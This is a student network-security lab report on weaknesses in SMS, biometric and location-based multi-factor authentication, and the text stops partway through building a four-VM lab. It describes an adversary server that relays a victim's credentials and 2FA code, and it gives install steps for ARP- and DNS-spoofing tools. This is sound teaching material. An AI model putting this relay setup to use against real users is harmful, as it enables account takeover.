

CS 4404 Network Security

Mission 2:

Is Multi-Factor a Non-Factor?

Jonathan Hsu, Hasan Gandor

Table of Contents

Table of Contents	1
0. Introductory Background	2
1. Reconnaissance Phase	2
1.1 SMS Secret Code Authentication	2
Description, Goals, and Assumptions	2
Examples of Failures	3
Successes	3
1.2 Biometrics and Voice/Face Recognition	4
Description, Goals, and Assumptions	4
Examples of Failures	4
Successes	5
1.3 GPS/IP Location Authentication	5
Description, Goals, and Assumptions	5
Examples of Failures	6
Successes	7
2. Infrastructure Building Phase	7
2.1 Overview	7
2.2 Setting up and Connecting to the Virtual Machines	8
2.3 Client	8
2.4 Web Server	10
2.5 Adversary	12
2.6 DNS Server	13
3. Attack Phase	18
3.1 Background	18
3.2 Overview	19
3.3 Execution	20
4. Defense Phase	26
4.1 Background	26
4.2 Feasibility	27
4.3 Execution	28
5. Concluding Thoughts	35
Bibliography	36

0. Introductory Background

In addition to the often-seen username and password fields presented to users during the login process for most networked services, a second factor of security is oftentimes pursued. This can come in the form of an authentication code sent through an e-mail, or texted to a cellular device. In this mission, we seek to explore some examples of multi-factor authentication, their vulnerabilities, and execute an attack and defense on a chosen factor of security.

The importance of an additional factor of security when it comes to account management can be seen in how ubiquitous these login prompts have become in our day-to-day lives: in our banking, shopping, and even utility management, we are presented with windows requesting user credentials from us. With users becoming increasingly susceptible to phishing attacks and other adversarial attempts to gain access to our credentials, the presence of a second factor of authentication can help to not only deter would-be attackers, but also serve as the deciding step in denying their access to sensitive accounts.

Our attack and defense will serve to demonstrate a potential weakness in the factor of authentication that is SMS code authentication. We will execute an attack demonstrating the ability to use DNS and ARP spoofing to fool victims into providing not only their credentials, but also their authentication code to the assailant. The defense portion will demonstrate the ability of DNSSEC to thwart such an attack.

1. Reconnaissance Phase

1.1 SMS Secret Code Authentication

Description, Goals, and Assumptions

SMS-based two-factor authentication (2FA) is a common method of providing an additional layer of security for many services, such as website logins. Usually, a short one-time password (OTP) is sent to the end-user's mobile phone, with which they will prove their identity.

The confidentiality security goal is only satisfied if knowledge of the 2FA code is kept strictly between the host and client. In order to preserve this goal, it is assumed that only the client has access to the device receiving the SMS message, and that there are no adversaries along the path the message takes from the host to the client. Likewise, integrity of the 2FA code is only established if it is certain that nobody can tamper with or otherwise alter the code. Authenticity is upheld through assurance that the code is being transmitted from a genuine host, and that the intended recipient is the only party that receives the code. Otherwise, a response could be spoofed to the server in the place of the victim. Lastly, availability of this security factor is upheld when there are no obstructions to receiving the 2FA code on the client's end. With 97% of people in the US having either a smart or feature phone, while it can be said that this authentication method is made available to a broad range of individuals, jamming attacks and on-path adversaries could knock out availability to end users as an attack method [1].

However, these security goals rely on two underlying assumptions. The first is that the end-user will not lose access to their phone, and more importantly their phone number. If an adversary were to gain either physical or backdoor access to the client's phone, then they would be able to fulfill requests made by services for SMS authentication. This would defeat the security goal of authenticity, as an adversary would now be able to impersonate the client. The assumption is also made that the end-user will not fall victim to social engineering attacks such as phishing, where they unwittingly give adversaries access to their phone number or authentication codes.

Examples of Failures

An example of this type of breach occurring due to a failure to meet the aforementioned assumptions can be seen in the compromise of multi-factor authentication (MFA) passcodes utilized by Okta, an access management company [2]. The adversary, which the company later branded "Scatter Swine", was able to gain access to the phone numbers and authentication codes of clients, and thus was able to impersonate them and gain access to their Authy 2FA accounts. This was done through a phishing campaign in which the attacker was able to fool clients into clicking on links sent to their phones in messages posing as originating from Okta themselves. Unfortunately, this will most likely not be the first nor last case of an attack surrounding SMS authentication codes occurring. The National Institute of Standards and Technologies has already recommended a ban on this authentication method as part of its Digital Identity Guidelines special report, citing how it is particularly susceptible to man-in-the-middle (MitM) and social engineering attacks, where users inadvertently supply credentials to an adversary. The ability for SMS authentication to be reliable is rooted in the ability for end users to withstand phishing attacks on their own, as well as the in-built security in cellular networks, neither of which have proven to be particularly capable or reliable.

Successes

The successes in the implementation of SMS 2FA lie in its widespread use. Despite its shortcomings and vulnerabilities, if the aforementioned assumptions hold true, then SMS 2FA provides an additional barrier to adversarial attacks. A report published by the Association of Computing Machinery analyzes the key differences between utilizing SMS 2FA versus a similar solution seen in One-Time Password (OTP)-providing smartphone applications. While SMS communication is admittedly not the most secure, the presence of a second factor in authentication is often enough to discourage would-be adversaries from targeting a victim. The readily available nature of its implementation and ease of access are also two boons of SMS-based two-factor authentication, allowing the use of a second factor of security where before there would only be one - the user's password credentials [4].

1.2 Biometrics and Voice/Face Recognition

Description, Goals, and Assumptions

Biometric-based authentication has become prevalent in recent times due to the necessary technology becoming easily accessible. For instance, Apple's TouchID first came out in 2013 with the iPhone 5S. Most mobile phones have fingerprint scanners that can uniquely identify fingerprints, and recognition technology is able to scan and identify faces using facial imaging technology.

The confidentiality security goal is upheld if the biometric data that is stored by the device or software carrying out the recognition is kept secret. If the data were leaked or taken by adversaries, then the individual's entire biometric security factor based on that specific biometric signature would be compromised. The integrity of this authentication factor is guaranteed only when the authenticator and its associated database of trusted biometric signatures has not been altered by an outside party. For example, an adversary with access to this database could insert their own biometric signature into the database and thus provide themselves with a seemingly genuine means of access to the system. The security goal of authenticity has been a key point of focus since the inception of biometric recognition security factors. As long as there is no reliable means to imitate the voice, fingerprint, face, or other biometric signatures of the user, then this security goal is considered achieved. However, fingerprint "spoofing" with ballistic gels and 3D-scanned faces have been demonstrated to be able defeat some iterations of these security factors, and thus provide attackers with an inauthentic means to gain access. Finally, Availability of this security factor is typically reliant on the hardware associated with the security measures. This availability can be impacted through simple physical attacks, such as destroying sensors, or obscuring their ability to visually identify and authenticate the user, such as through the use of spray paint or other substances to block the sensor.

In order for biometric authentication strategies to work, it is assumed that human beings have unique physical features that can identify and set them apart everyone else. These physical features often include fingerprints and facial structures, but can also include the genetic makeup of DNA strands. If this assumption does not hold, then it could be the case that many different people have the same fingerprint or facial structure as the end user. This implies it can not be established without doubt that the end user is in fact the actual end user solely based on their fingerprint, face, or other biometric data. This is because it could be the case that someone else with the same fingerprint or facial structure is attempting to authenticate themselves in place of the end user. So, it is important that the assumption holds that people have unique physiological and biological identifiers in order to confidently authenticate someone based on biometric information alone. This assumption could also fail if the authenticating system itself does not have the resolving power to accurately tell one biometric signature apart from a subtly different one.

Examples of Failures

Kraken Security Labs reports that they were able to bypass fingerprint scanners by using only an image of a user's finger and some glue [5]. They were able to do so by taking the

negative photograph of the user's fingerprint, printing it out, and placing wood glue on top which could then be used to get through fingerprint scanners 80% of the time. Kraken Security Labs reports they were "able to perform this well-known attack on the majority of devices our team had available for testing." This simple strategy only requires the attacker to be able to get a photo of the user's fingerprint and off the shelf wood glue that costs as low as \$5.

The issue with biometric compromises such as what Kraken Security Labs demonstrated is that once a fingerprint is compromised, it cannot be reset or changed like a normal password can. The fingerprint is a permanent part of the user and if it is compromised or leaked, there is no way to remedy the issue. Theoretically, a different finger could be used, but that only delays the issue further, as once someone's fingerprints are all compromised, it is impossible to solely rely on fingerprint biometrics securely and there would be no way to undo or remedy such a compromise.

This issue also extends to any form of biometrics, including voice and facial recognition, as it is infeasible to change someone's face or voice in order to invalidate the compromised data. Compromised biometric data will remain valid as long as the person remains who they are. The only solution would be to make it harder for imitations to succeed, but theoretically the imitation could be a perfect imitation. Assuming that perfect imitations would be impossible in the real world, making it difficult for imitations to succeed would be an adequate solution.

Successes

Most modern computing devices such as smartphones and laptops have fingerprint scanners built in, as well as facial imaging technology integrated into them, which means biometric authentication options have become widely available for most users. For example, TouchID on Apple devices allows users to easily unlock their phones without needing to enter a password by only scanning their fingerprint. This has an added benefit that in a public place, no one will see your password. However, this mechanism requires a password to be set on the phone, and if the phone is reset or the fingerprint verification fails too many times, then the password is prompted. This countermeasure is in place so that there is always a fall-back option for verification in case the scanner returns too many false negatives, or in the case that an attacker is trying many attempts at once to crack the TouchID verification. TouchID is used in authentication apps such as Microsoft Authenticator and gives the option for applications to verify their users through TouchID.

Besides fingerprint recognition, facial recognition technology has also become available through Apple's FaceID and Microsoft's Windows Hello. These technologies allow users to sign in to their devices through facial imaging.

1.3 GPS/IP Location Authentication

Description, Goals, and Assumptions

The location of an authorized user can often be used to determine the authenticity of the identity of the user that is trying to access an account or service. By utilizing IP-based location, the server can determine whether or not the user is accessing the service from a location that

they either frequent, or is close to the approximate geographical location from which they have accessed the service in the past. Additionally, GPS-based authentication can provide an even more precise geospatial factor when it comes to verifying the location of an individual.

Confidentiality is a security goal that is difficult to achieve while using IP location authentication as a security factor. If an adversary is able to communicate with the client's device in any way, then their IP address would immediately be known to them. The argument could be made that a proxy could be used instead, or even a VPN. However, this would defeat the security factor itself, as it is reliant on the IP address being genuine in order to determine the location of the client. Confidentiality of GPS-based location on the other hand, is more easily preserved. As long as the client is able to ensure that whichever GPS-enabled device they are using is secure, then they are able to obscure their coordinates from would-be attackers. Thus, the only way which this security goal would be compromised would be through attacking the authenticating database itself to determine what coordinates the system is checking against to authenticate the user. The security goal of integrity for IP-based geolocation is dependent on both the IP database and geolocation database that the security system checks against. If either are compromised to include either the IP or location of an attacker, then the system could provide access to an attacker, despite their IP address and location not matching those of the client. This also applies to GPS-based authentication, as the insertion of the attacker's own coordinates into the database would allow the attacker to pass authentication steps despite their own location not being altered. It can be argued that of all the security goals, authenticity is the most pivotal in guaranteeing the functionality of this security factor, and it is also the most impactful if it is compromised. Spoofing of IP addresses would allow adversaries to pass geolocation authentication factors, as the authenticator would be led to believe that the adversary is connecting from the same geographic location as the client. GPS-based geolocation can also be compromised in this same manner, as the signal standard for GPS is fairly weak, and spoofed coordinates can be broadcast to defeat security checks. Finally, the security goal of availability for this security factor is fairly robust. As long as the client is able to connect to the authenticator, then the authenticator will be able to attempt authentication using the source IP address. However, jamming and routing attacks can still occur, and if carried out successfully would deny availability to the security factor as a whole. Physical GPS signal jammers also present an obstacle to this security goal, and their use has become increasingly prevalent during physical theft and robbery attacks [8].

However, these security goals are only upheld if the assumption is made that the geolocation data that the GPS/IP location authentication gains is current and accurate. The ability to spoof IP addresses or otherwise obfuscate them is well known, and identity-hiders such as VPNs can be utilized in order for individuals to alter the IP address that authenticators see. The same spoofing capabilities can be seen in GPS location tracking, as the signals utilized for GPS services are unencrypted.

Examples of Failures

By spoofing IP address, adversaries are able to launch distributed denial of service (DDoS) attacks against victims. An example of this phenomenon can be seen in the 2014 attack on CloudFlare, a content delivery network based in the United States. The attacker was able to launch an attack with a bandwidth exceeding "400 gigabits per second" in an attempt to disrupt

network activity through CloudFlare [6]. By spoofing the source IP addresses of the requests, the adversary is able to open and make numerous requests to CloudFlare's servers, occupying the entire bandwidth that it possesses. This same spoofing can make location-based authentication that relies on IP geolocation unreliable, as the IP-address that is being used during the lookup process can be falsified.

GPS-based geolocation as a means of authentication can prove to be equally unreliable, as the signal communications standard used by GPS services is typically very weak. This makes it incredibly easy for jamming attacks to be executed by adversaries. An example of this occurring recently can be seen in cargo thefts in Mexico, where perpetrators used jamming devices to obfuscate the location of commercial vehicles as they were hijacked and stolen [8]. The use of GPS in ground transport and shipping seeks to establish the geolocation of cargo trucks on their routes, and potentially help stop theft from occurring by being able to track down the criminals as they drive the trucks away. However, jamming devices, which were used in about 85% of all commercial truck thefts in Mexico in 2020, disallow law enforcement and commercial entities from tracking the locations of their fleet vehicles.

Successes

IP-based geolocation can still prove to be a valuable asset for account security despite its vulnerabilities. Web services that check the IP-based location of the user can send the user notifications about where their account is being accessed from, allowing users to take appropriate actions to secure their accounts if they see that their account is being accessed from an unfamiliar location. Online banking and shopping entities also use IP-based geolocation authentication in order to prevent fraud from occurring. If a transaction or authorization is made from a country that the user is not known to frequent, then such an action has a high potential for being fraudulent, and can then be flagged and reviewed as such.

In the same vein, GPS-based authentication is particularly useful for food delivery services such as UberEats. It allows the operating company to determine whether or not delivery drivers are genuinely delivering the food orders to customers by using GPS services from both the customer and driver to track the driver's progress towards the destination. This form of authentication is made increasingly available to companies due to the proliferation of smartphones throughout modern society.

2. Infrastructure Building Phase

2.1 Overview

For our infrastructure, we focused on SMS secret code authentication as a two factor authentication method. We implemented an experimental setup using a client web browser, web server, and DNS server. The client queries the DNS server with the domain of the website (example.com) and the DNS server responds with the IP address of the web server (10.64.13.2). This allows the client to connect to the website and enter their credentials to log in.




Figure 2.1: Experimental setup and expected workflow without an attacker present.

2.2 Setting up and Connecting to the Virtual Machines

To clone the project source code to a VM, run the command:

```
scp -P 8246 -r CS4404-Mission2-main/ student@secnet-gateway.cs.wpi.edu:~/
```

Where 8246 is the port of the VM and CS4404-Mission2-main is the project directory.

In order to connect to a VM and keep the connection alive while idle, run the command:

```
ssh -o ServerAliveInterval=20 -p 8246 student@secnet-gateway.cs.wpi.edu
```

The built-in command line tool `tmux` is a utility that allows multiple windows to be displayed at the same time in the terminal. This is useful as the setup will require multiple command-line programs to be running at once, such as the client browser and phone. Although not strictly necessary for the setup to function properly, it can help to display multiple programs at once and easily read their outputs or enter commands. All imagery shown of the experimental setup in its entirety was captured while using this tool.

2.3 Client

The client will need a web browser in order to connect and display the web page, so `w3m` will be used as it is a terminal-based web browser.

To install `w3m`, run the command:

```
sudo apt install w3m w3m-img
```

To connect to the web server running on port 5000 using w3m, run the command:

```
w3m http://example.com:5000
```

Or alternatively, connect using the IP address of the web server:

```
w3m http://10.64.13.2:5000
```

The client will also need a phone for the two factor authentication, so a simple Python script to simulate a phone is included in the `client` directory of the project. In order to start the simulated phone so that it receives the authentication code from the web server run the command:

```
python3 phone.py
```

The `phone.py` file may need to be modified by changing the line

```
host = 'localhost'
```

to instead be the IP address of the client

```
host = '10.64.13.1'
```

The phone script will utilize the socket Python library to wait and listen for messages and print them to the user, which makes it easy for the web server to send codes to the client's phone. Ideally, the client phone would be on another device or virtual machine, but our constraint to only four virtual machines meant our client phone would need to be run on the same machine. The phone uses a different port, so the web server is able to communicate with the client's phone separately. This adequately simulates a realistic scenario of a client web browser and a client phone device separately.


In order for the client to query the DNS server, the file `/etc/resolv.conf` must be modified to include the DNS server's IP address. This can be accomplished running the command

```
sudo nano /etc/resolv.conf
```

and adding the following line to the end of the file:

```
nameserver 10.64.13.4
```

The resultant `/etc/resolv.conf` file should look similar to the following configuration:

A screenshot of a terminal window titled 'root@csvm: /etc/systemd'. Inside, the GNU nano 4.8 editor is open, editing the file /etc/resolv.conf. The file content includes a warning that it is managed by man:systemd-resolved(8), instructions on how to use it, and DNS configuration details. The configuration specifies two nameservers: 127.0.0.53 and 10.64.13.4, with options edns0 and trust-ad, and a search domain of secnet.cs.wpi.edu. The bottom of the screen shows the nano editor's status bar with various keyboard shortcuts like ^G Get Help, ^O Write Out, etc. A small status indicator '[Wrote 22 lines]' is also visible.

```
root@csvm: /etc/systemd
GNU nano 4.8 /etc/resolv.conf
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 127.0.0.53
options edns0 trust-ad
search secnet.cs.wpi.edu

nameserver 10.64.13.4

[ Wrote 22 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text   ^J Justify    ^C Cur Pos   M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo
```

Figure 2.2: The resolv.conf file located on the client. This configuration will direct DNS queries to the DNS server located at VM 4, which serves as our DNS server.

The DNS server can then be tested by trying to connect to or pinging `example.com` or `www.example.com` and waiting for a response.

2.4 Web Server

The web server consists of a Python web server written using the Flask framework to serve requests and an SQL database to store user data such as usernames, passwords, and phone IP addresses. The necessary code and files for the web server are located under the `server` directory within the project.

The database is structured from the following SQL statements, and contains a sample client user for demonstration purposes:

```
CREATE TABLE accounts(
    id INTEGER,
    username varchar(255) NOT NULL,
    password varchar(255) NOT NULL,
    phone varchar(255) NOT NULL
```

```
);
```

```
INSERT INTO accounts (id, username, password, phone) VALUES  
  (1, "user1", "password1", "10.64.13.1");
```

Our example only makes use of a single user account within the accounts table, however any number can be added, so long as there are available VM connections that can be made to simulate a phone needed for 2FA.

The web server has three HTTP endpoints: `/`, `/login`, and `/twofactor`.

When a client connects to the web server, they are served with a basic login page containing a username and password field. When the username and password are entered and submitted, this creates a POST request with the data to `/login`.

Then, the server checks the username and password fields for validity, and if they are valid, generates a random 6-digit authentication code and sends it to the client's phone. After this, it then displays a page prompting the user for the two factor authentication code.

Once the code is entered to the field and submitted, another POST request containing the code is sent to the `/twofactor` endpoint which then does a final validation, checking to make sure the code coming from the client's browser was the same one sent to the client's phone.

If all validation factors succeed, the user is presented with a success page, and if validation fails at any step along the way, the user is presented with a validation failure page.

If not already installed, the only dependency that the `server.py` script relies on that is not part of the standard Python libraries is Flask. This can be installed by:

1. Navigating into the project folder

```
cd project/
```

2. Installing all dependencies


```
bash install_dependencies.sh
```

The web server can be run by issuing the command:

```
FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
```

within the `server` directory where `server.py` is located.

The output from running this command on the experimental setup, as well as the log produced when the client requests the login page is shown in Figure 2.3:

A terminal window titled 'student@csvm: ~' with standard window controls. The terminal shows the command 'FLASK_APP=server.py python3 -m flask run --host=0.0.0.0' and its output. The output includes: '* Serving Flask app 'server.py'', '* Debug mode: off', a red warning message 'WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.', '* Running on all addresses (0.0.0.0)', '* Running on http://127.0.0.1:5000', '* Running on http://10.64.13.2:5000', and 'Press CTRL+C to quit'. Below this, a log entry is shown: '10.64.13.1 - - [27/Nov/2022 03:22:58] "GET / HTTP/1.0" 200 -'. The terminal has a green cursor on the line following the log entry. At the bottom, a green status bar displays '[server] 0:python3*' on the left and '"csvm" 03:23 27-Nov-22' on the right.

```
student@csvm:~/CS4404-Mission2/server$ FLASK_APP=server.py python3 -m flask run
--host=0.0.0.0
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.64.13.2:5000
Press CTRL+C to quit
10.64.13.1 - - [27/Nov/2022 03:22:58] "GET / HTTP/1.0" 200 -
[server] 0:python3* "csvm" 03:23 27-Nov-22
```

Figure 2.3: Output from the web server on VM 2. This also produces a log for each HTTP request made to the server. The logs indicate the originating IP address, HTTP method, and HTTP endpoint of the request.

Ensure that the `server.py` script that is being run originates from the `/server` subfolder within the project files. This is not to be confused with the `server.py` that is run by the adversary, located in the `/attack` subfolder.

2.5 Adversary

The adversary will need a modified copy of the web server in order to automatically forward requests and data to the genuine web server. This version of the web server will appear to be the genuine web server to the client, but on the attacker server-side, it will forward the client's requests to the genuine web server in place of the victim and respond accordingly. This allows the adversary to learn the client's credentials and two factor authentication code, as well as gain access to their account.

The modified web server for the adversary is provided in the `server.py` file in the `attack` directory. It can be run similarly to the genuine web server by running the command

```
FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
```

in the correct directory. If Flask is not installed, refer to the previous Web Server infrastructure section on how Flask was installed.

The adversary will also need the `arp spoof` command in order to establish an on-path presence through ARP poisoning in the attack phase, and this can be installed by running the command

```
sudo apt install dsniff
```

Lastly, the adversary will need to install Bettercap which provides DNS spoofing capabilities. Bettercap requires a few dependencies that can be installed by running the command:

```
sudo apt install libpcap-dev libusb-1.0-0-dev libnetfilter-queue-dev
```

Bettercap can be installed by downloading a pre-compiled binary from their website:

<https://www.bettercap.org/installation/#precompiled-binaries>.

For our demonstration, we used the following precompiled binary for version 2.31:

https://github.com/bettercap/bettercap/releases/download/v2.31.0/bettercap_linux_amd64_v2.31.0.zip.

The compiled binary can then be downloaded, copied onto the adversary VM, and run. In order to run the executable, navigate to the appropriate directory and allow it to be executable by running the following commands:

```
cd bettercap_linux_amd64_v2.31.1/  
chmod +x bettercap  
./bettercap
```

2.6 DNS Server

The DNS server was set up through referencing materials from DigitalOcean [12]. Due to our constraint of using 4 virtual machines, we could only make one DNS server that would serve queries for the `example.com` zone. Ideally we would set up DNS servers for `.com` and `."` as well.

It is important to note that certain TLD providers require at least one primary and secondary name server in order to operate properly. This is done so that in the case that the

primary server fails, the secondary can still serve DNS requests. As we were running our own setup, we did not have such requirements, but it is important to be aware of the real world requirements.

The DNS server will use BIND software, which should come installed by default on most Linux distributions, but it can be manually installed/updated through the command

```
sudo apt-get install bind9 bind9utils bind9-doc
```

To begin setting up the DNS server, firstly edit the `/etc/hosts` file to add a mapping to the local machine for the nameserver's domain by adding the line `10.64.13.4 ns1.example.com ns1` to the end of the file.

The `/etc/hostname` file should also be edited to only include `ns1`, as this will be the hostname of the machine.

